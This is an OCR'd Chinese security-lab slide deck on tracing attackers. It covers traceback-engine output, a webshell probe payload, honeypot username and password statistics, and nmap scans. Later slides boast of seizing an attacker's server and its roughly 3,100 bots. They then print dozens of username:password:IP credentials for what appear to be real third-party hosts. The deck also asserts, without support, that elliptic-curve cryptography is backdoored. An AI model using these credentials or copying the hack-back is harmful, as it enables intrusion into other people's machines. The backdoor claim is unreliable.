
猎
剑客
世界的溯源神话
猎户实验室
★伤心的鱼

伤心的鱼

渗透狗

程序猿

黑阔杂志编辑

猎户实验室

产品经理

销售

何为溯源？


何为溯源?一个找爹的过程

一定要给孩子找到爸爸，不能让他么有爹。

乔布斯大神，完全就是《天龙八部》中乔峰！都是自小没见过亲生父母，被平凡养父母带大。少年成名，一跃登顶。然后在世人瞩目中，众叛亲离，含恨隐去……再然后，王者归来，傲凌绝顶。最终，盛年之时，颠峰乐章戛然而止，留给世界一片惊愕。他俩共用一个称谓：乔帮主！

溯源黑客的攻击过程，就像一个给孩子找爹的过程！

美国人是如何溯源的



persona layer 个人层：以人为基础，一个人包含五千个以上数据源。人的基础信息，以及人与人之间的关系的连接。

cyber persona layer 网络个人层：人作为互联网的载体、pc、服务器、笔记本、ipad、手机，通过所谓的分拣器、节点，可以收集互联网的数据，全球路由器的mac地址，一个攻击出来，可以追踪到mac地址，收集并绘制地球上所有mac精确地址。

logical network layer 逻辑网络层：互联网之间的通讯，协议的角度来看，互联网机器之间的通信根据ip来，一个数据包是通过挨个来传送的。互联网的通讯是根据根基算法。［椭圆算法］在逻辑网络层留了大量的后门。

physical network layet 物理网络层：核心参数是需求物理网络公司来给予的。

geographical layer 地理层：收集的世界地图，跟第一层相链接起来。

溯源能做神马?

溯源能做神马?

- 攻击手段分析
- 黑客工具分析

- 安全事件轨迹
- 攻击者历史轨迹

- 攻击者身份、个人信息
- 网络指纹

我们如何溯源?

检测威胁

基本信息

IP地址：219.1**.***.***
IP所属组织：CHINANET-********* NO **.Jin-rong Street,CN
经纬度：114.2724.30.5801
IP来源：China.Wuhan
HOSTNAME：139.231.140.219.broad wh hb dynamic.163data.com.cn
PREFIX：219.140.0.0/16
ASN：AS4134
REGION：Hubei

处理引擎

攻击分析引擎：发生了 97 次攻击行为
云端恶意IP分析引擎：否
规则分析引擎：WEBSHELL【攻击未成功】
MYSQL注入【攻击成功】
本地包含漏洞【攻击未成功】
敏感信息扫描【攻击未成功】
攻击者数量分析引擎：1人
APT分析引擎：未侦测到
域名分析引擎：感知到疑似黑客
跳板分析引擎：疑似

云端信息

开放端口：23端口（数量：2） 433端口（数量：1）
反向域名：bdpeopie.com xingtugame.com
Banner信息：未检测到
主机提供商：Tencent Cloud Computing(Beijing)Co.Ltd
态势感知：查看详情
虚拟空间判断：该IP疑为黑客跳板机

沙箱信息

脚本沙箱：WEBESHELL(180脚本)
MYSQL注入（6脚本）
敏感信息扫描（5脚本）
本地包含漏洞（LFI字典型）（2脚本）
杀毒引擎：未部署

通过引擎获取访问者的互联网基本信息，对其有初步判断

我们如何溯源?


117.21.176.118 攻击溯源
发现来自 中国 攻击者，使用的操作系统：，使用的浏览器： Mozilla
2015-06-21 04:04:26
攻击者第一次访问了 59.175.199.22 的 http://www.whdrc.gov.cn/js.asp 页面
2015-06-21 10:49:08
对 61.183.175.92 服务器的 /../njns/ 文件进行了 敏感信息扫描 攻击，该攻击状态是 未成功 的，该类型攻击总共发动了 1 次。
2015-06-25 06:09:15
对 61.183.175.3 服务器的 /plus/carbuyaction.php 文件进行了 本地包含漏洞(LFI字典型) 攻击，该攻击状态是 未成功 的，该类型攻击总共发动了 12 次。
2015-06-25 10:33:31
对 61.183.175.69 服务器的 http://www.whgw.gov.cn/plus/mytag_js.php 文件进行了 敏感信息扫描 攻击，该攻击状态是 未成功 的，该类型攻击总共发动了 15 次。
2015-06-25 11:12:08
对 61.183.175.68 服务器的 /uploads/plus/search.php 文件进行了 MYSQL注入 攻击，该攻击状态是 未成功 的，该类型攻击总共发动了 22 次。
2015-06-25 11:12:15
对 61.183.175.68 服务器的 http://www.whrd.gov.cn/data/mail/css.php 文件进行了 WEBSHELL 攻击，该攻击状态是 未成功 的，该类型攻击总共发动了 164 次。

我们如何溯源?


117.21.176.118 攻击溯源
攻击过程
攻击手法
工具包
背景分析
处理引擎
攻击详细分析
完整数据包
态势感知
回显信息
资产IP: 全部
攻击类型: 全部
存在请求/返回包
序号 资产信息 攻击时间 端口 攻击类型 是否成功 方式 事件详细 状态 请求/返回包
1 61.183.175.69 www.whgw.gov.cn 2015-06-25 10:33:31 80 WEBSHELL 敏感信息扫描 未成功 POST http://www.whgw.gov.cn/plus/mytag_js.php?aid=9090
2 61.183.175.3 www.hbwhcsq.gov 2015-06-25 06:13:53 80 可疑文件 未成功 POST http://www.hbwhcsq.gov.cn/Edit/fsoimg/heo.asp 200 查看PCAP包
请求包
1=execute("response.clear:response.write(""jinlaile""):response.end")
返回包
<!DOCTYPE html PUBLIC '-//W3C//DTD XHTML 1.0 Transitional//EN' 'http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd'><html><head><title>页面提示</title><meta http-equiv="Content-Type" content="text/html; charset=utf-8"><meta http-equiv='Refresh' content='2;URL=/'><style>html, body{margin:0; padding:0; border:0 none;font:14px Tahoma,Verdana;line-height:150%;background:white}
a{text-decoration:none; color:#174B73; border-bottom:1px dashed gray}

我们如何溯源?

云端联动信息

记录源	操作系统	浏览器	应用	记录时间	联动源	攻击与否	APT编码
黑客源	Windows 2003	chrome		2015-03-19 08:20	黑客网站	是	USA-APT-CNGOV-CNGame-003
云提供商	Windows 2003	firefox		2014-08-23 07:13		是	USA-APT-CNGOV-CNGame-002

被云端记录过此IP有过的攻击行为。

我们如何溯源?

事件追溯

攻击过程　攻击手法　工具包　背景分析　处理引擎　攻击详细分析　完整数据包　态势感知　回显信息

攻击者IP：　219.1**.***.***
攻击时间：　2015-06-10 08:28：53到2015-06-10 08:38：53
攻击人数：　2人
国家、时区：　USA、西六区
攻击者浏览器：chorme Mozilla/5.0(Windows NT 6.1; WOW64; rv:33.0) Gecko/20100101 Firefox/33.0
黑客IP来源：云端引擎库记录
黑客工具分析：Tornado


通过黑客工具分析，该工具"Tornado"是集SQL注入、漏洞扫描，密码拆解为一体的非公开工具。

蜜罐 


hack数据

蜜罐搜集到的信息


目前捕获的总数据量：IP:20104、URL: 969 、用户名：28387、密码：869544、软件及版本：188
日增量：IP:398、URL:15、用户名：2785、密码：16149、软件及版本：23




蜜罐搜集到的信息

总数据量					
IP	URL	用户名	密码	soft-ver	备注
20104	969	28387	869544	188	类型


日增量					
IP	URL	用户名	密码	soft-ver	备注
4	0	11	268	5	2014-10-9
139	8	487	18951	22	2015-2-11
6	15	2	3170	4	2015-6-30
420	15	1213	17520	23	2015-7-5
208	10	2785	16140	23	2015-7-




用户名	次数	备注
root	845307	
admin	204260	
ubnt	27757	
test	26778	
user	21251	
oracle	19815	
guest	18952	
postgres	14500	
support	13563	
ftpuser	13151	



口令	次数	备注
root	259673	
admin	74676	
123456	48446	
null	35881	
default	33230	
password	30174	
123456789	28722	
1qaz@WSX	27584	
123qwe	27510	
Abc123	26452	





IP	次数	备注
43.255.189.19	397413	
43.255.189.65	305713	
103.41.124.34	277247	
103.41.124.19	260460	
103.41.124.65	240970	
103.41.124.43	238134	
103.41.124.35	231842	
103.41.124.31	231056	
103.41.124.20	230719	
103.41.124.46	130330	



这些信息咋用?

密罐----攻击来源------自动入库-----程序提取地址并解析倒入nmap自动扫描——根据namp扫描结果调用不同程序进行检测。





	port	proto	name	state	info
.149.210	8998	tcp		filtered	
.149.210	9996	tcp		filtered	
.149.210	60301	tcp	status	open	
250.123	21	tcp	ftp	closed	
250.123	22	tcp	ssh	open	openssh
250.123	80	tcp	http	open	apache httpd
250.123	443	tcp	http	open	apache httpd
250.123	3306	tcp	mysql	open	mysql
250.123	8080	tcp	http	open	apache tomcat/coyote jsp engine
250.123	9013	tcp	unknown	closed	
5.206	22	tcp	ssh	open	openssh
5.206	111	tcp	rpcbind	open	
5.206	445	tcp	microsoft-ds	filtered	
5.206	4444	tcp	krb524	filtered	
5.206	5554	tcp	sgi-esphttp	filtered	
5.206	10002	tcp	documentum	open	
5.206	10003	tcp	documentum_s	open	

终于有卵用了

X.220.187.X ---- 这服务器太屌

一不小心就摘了桃子... 才3100个肉机而已。


65529 ports replied with: **resets**

Port		State (toggle closed [0] | filtered [0])	Service
22	tcp	open	ssh
	ssh-hostkey	1024 9a:88:6d:2b:7e:93:e4:94:c5:2e:62:4a:ec:db:b2:88 (DSA) 2048 82:db:24:f1:fc:b0:b1:30:87:30:02:6b:a9:dc:b7:93 (RSA)	
3306	tcp	open	mysql
	mysql-info	Protocol: 53 Version: .1.59-log Thread ID: 420832 Capabilities flags: 63487 Some Capabilities: SupportsTransactions, FoundRows, IgnoreSpaceBeforeParenthesis, IgnoreSigpipes, Speaks41Protocc Status: Autocommit Salt: Eib2nXJL|OT:a['K'~jv	
5001	tcp	open	commplex-link
8009	tcp	open	ajp13
	ajp-methods	Failed to get a valid response for the OPTION request	
8191	tcp	open	
12030	tcp	open	http
	http-methods	No Allow or Public header in OPTIONS response (status code 200)	
	http-server-header	Apache-Coyote/1.1	
	http-title	AVCON6 systems management platform	


终于有卵用了

```
root:avonline:120.192.205.67
root:avonline:120.192.205.66
test:test:221.144.139.22
test:test:221.146.139.214
test:test:221.161.139.26
test:test:221.164.9.249
root:avonline:221.162.39.10
root:avonline:221.162.39.12
root:avonline:221.162.39.8
root:avonline:221.162.39.6
test:test:221.202.136.114
root:avonline:221.226.157.226
root:avonline:221.238.137.75
test:test:221.6.102.189
root:avonline:173.192.124.162
root:avonline:173.193.151.19
root:avonline:173.193.151.18
oracle:oracle1234:173.233.87.199
oracle:oracle1234:173.233.87.200
dev:dev:173.254.203.17
temp:temp:68.152.21.3
root:avonline:120.192.205.67
root:avonline:120.192.205.66
portal:portal:120.197.96.99
demo:demo:120.32.48.90
test:test:222.105.156.20
tomcat:tomcat:222.114.172.19
test:test:222.129.75.174
test:test:222.171.225.177
sysadmin:sysadmin:222.175.169.25
test:test:222.177.11.162
test:testtest:222.184.252.19
avconroot:avonline:222.190.113.232
sysadmin:sysadmin:222.213.163.167
test:test:222.66.97.107
test:test:222.66.203.11
test:test:222.73.86.4
dev:dev:222.73.40.237
temp:temp:222.75.151.92
test:test:222.81.173.173
test:test:222.82.226.78
avconroot:avonline:222.87.54.105
test:test:222.96.81.162
test:test:222.99.41.164
hadoop:hadoop:49.173.220.23
postgres:postgres:49.239.1.236
sysadmin:sysadmin:49.247.221.243
test:test:118.130.200.195
root:avonline:118.182.22.93
svn:svn:118.193.213.188
test:test:118.217.6.206
root:avonline:118.213.150.230
```


```
sysadmin:sysadmin:119.6.144.66
sysadmin:sysadmin:119.7.14.120
ftpuser:ftpuser:119.6.241.77
portal:portal:119.6.206.70
temp:temp:119.6.89.127
postgres:postgres:119.81.144.236
ftpuser:ftpuser:119.81.236.28
hadoop:hadoop123:119.84.14.155
hadoop:hadoop123:119.84.14.154
jenkins:jenkins123:119.9.105.200
hadoop:hadoop:119.9.79.166
test:test:61.143.33.98
root:avonline:61.133.218.206
avconroot:avonline:61.166.189.69
avconroot:avonline:61.166.225.93
dev:dev:61.164.41.82
avconroot:avonline:61.181.24.15
avconroot:avonline:61.186.236.107
test:test:61.222.48.161
test:test:61.251.77.209
test:test:61.32.252.61
demo:demo:61.32.200.188
test:test:61.36.83.220
test:test:61.36.83.194
root:avonline:61.67.8.1
test:test:61.72.126.162
test:test:61.72.220.23
```



这B到底在这干什么？



一直在对开放SSH的服务器进行爆破



- 扫描mfu—自动探测弱口令—搜集入库
- 运行了screen脚本，然后出现一句话“Toata dragostea mea pentru diavola”


这B到底在这干什么？


relaxscan暴力破解SSH，百度一下， 你全知道。

你敢动我就把你老窝端了


监测到的后门程序

该后门存在于www.gzs.gov.cn上，被检测到的时间上2015年8月6日00:25分，黑客访问过3次。






